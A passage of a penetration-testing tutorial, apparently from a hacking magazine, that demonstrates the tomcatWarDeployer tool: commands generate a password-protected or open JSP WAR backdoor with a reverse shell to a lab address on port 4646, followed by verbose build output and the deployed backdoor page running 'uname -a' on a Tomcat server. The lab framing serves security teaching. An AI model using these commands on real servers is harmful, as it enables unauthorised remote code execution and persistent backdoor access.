
The "-X" option is used to set the password for our payload. Setting it to "None" as shown bel-ow will not set any password for our payload.

```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -X None -H 192.1
68.36.130 -p 4646 -G tomcat_shell

        tomcatWarDeployer (v. 0.5.2)
        Apache Tomcat auto WAR deployment & launching tool
        Mariusz B. / MGeeky '16-18

Penetration Testing utility aiming at presenting danger of leaving Tomcat miscon
figured.

INFO: Reverse shell will connect to: 192.168.36.130:4646.
WARNING: Will generate JSP backdoor and store it into specified output path only
.
INFO: JSP WAR backdoor has been generated and stored at: "tomcat_shell"
INFO: JSP WAR backdoor's code has been generated and stored at: "tomcat_shell.js
p"

hackercoolmagz@kali:~/tomcatWarDeployer$
```

You can set any password you want as shown below. Here, we set it to "hcool".


```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -X hcool -H 192.
168.36.130 -p 4646 -G tomcat_shell

        tomcatWarDeployer (v. 0.5.2)
        Apache Tomcat auto WAR deployment & launching tool
        Mariusz B. / MGeeky '16-18
```

The "-v" option is used to set the verbose mode. This gives more clear details about the crea-tion of payloads. You can see it below.




```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -v -X 123456 -H
192.168.36.130 -p 4646 -G tomcat_shell

        tomcatWarDeployer (v. 0.5.2)
        Apache Tomcat auto WAR deployment & launching tool
        Mariusz B. / MGeeky '16-18

Penetration Testing utility aiming at presenting danger of leaving Tomcat miscon
figured.

INFO: Reverse shell will connect to: 192.168.36.130:4646.
WARNING: Will generate JSP backdoor and store it into specified output path only
.
DEBUG: Generating JSP WAR backdoor code...
DEBUG: Preparing additional code for Reverse TCP shell
DEBUG: Generating temporary structure for jsp_app WAR at: "/tmp/tmpEdYin9"
DEBUG: Working with Java at version: 11.0.3
DEBUG: Generating web.xml with servlet-name: "JSP Application"
DEBUG: Generating WAR file at: "/tmp/jsp_app.war"
DEBUG: adding: META-INF/ (in=0) (out=0) (stored 0%)
adding: META-INF/MANIFEST.MF (in=56) (out=56) (stored 0%)
adding: files/ (in=0) (out=0) (stored 0%)
adding: files/META-INF/ (in=0) (out=0) (stored 0%)
adding: files/META-INF/MANIFEST.MF (in=66) (out=65) (deflated 1%)
adding: files/WEB-INF/ (in=0) (out=0) (stored 0%)
adding: files/WEB-INF/web.xml (in=505) (out=254) (deflated 49%)
adding: index.jsp (in=4473) (out=1685) (deflated 62%)
Total:
------
(in = 5084) (out = 2914) (deflated 42%)
DEBUG: Tree command not available. Skipping.
DEBUG: WAR file structure:
DEBUG:
DEBUG: Removing temporary WAR directory: "/tmp/tmpEdYin9"
INFO: JSP WAR backdoor has been generated and stored at: "tomcat_shell"
INFO: JSP WAR backdoor's code has been generated and stored at: "tomcat_shell.js
p"
```

Now, let's create a payload named "tomcat_shell.war" without any password.



```
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -v -X None -H 19
2.168.36.130 -p 4646 -G tomcat_shell.war

        tomcatWarDeployer (v. 0.5.2)
        Apache Tomcat auto WAR deployment & launching tool
        Mariusz B. / MGeeky '16-18

Penetration Testing utility aiming at presenting danger of leaving Tomcat miscon
figured.

INFO: Reverse shell will connect to: 192.168.36.130:4646.
```

Here's how its looks.



JSP Application


192.168.36.152:8080/tomcat_shell/

JSP Backdoor deployed as WAR on Apache Tomcat.

You need to provide valid password in order to leverage RCE.

OS: Linux
Password:
tomcat@my_tomcat uname -a

```
tomcat $ uname -a

Linux my_tomcat 3.10.0-1062.18.1.el7.x86_64 #1 SMP Tue Mar 17 23:49:17 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```



JSP Application

192.168.36.152:8080/tomcat_shell/

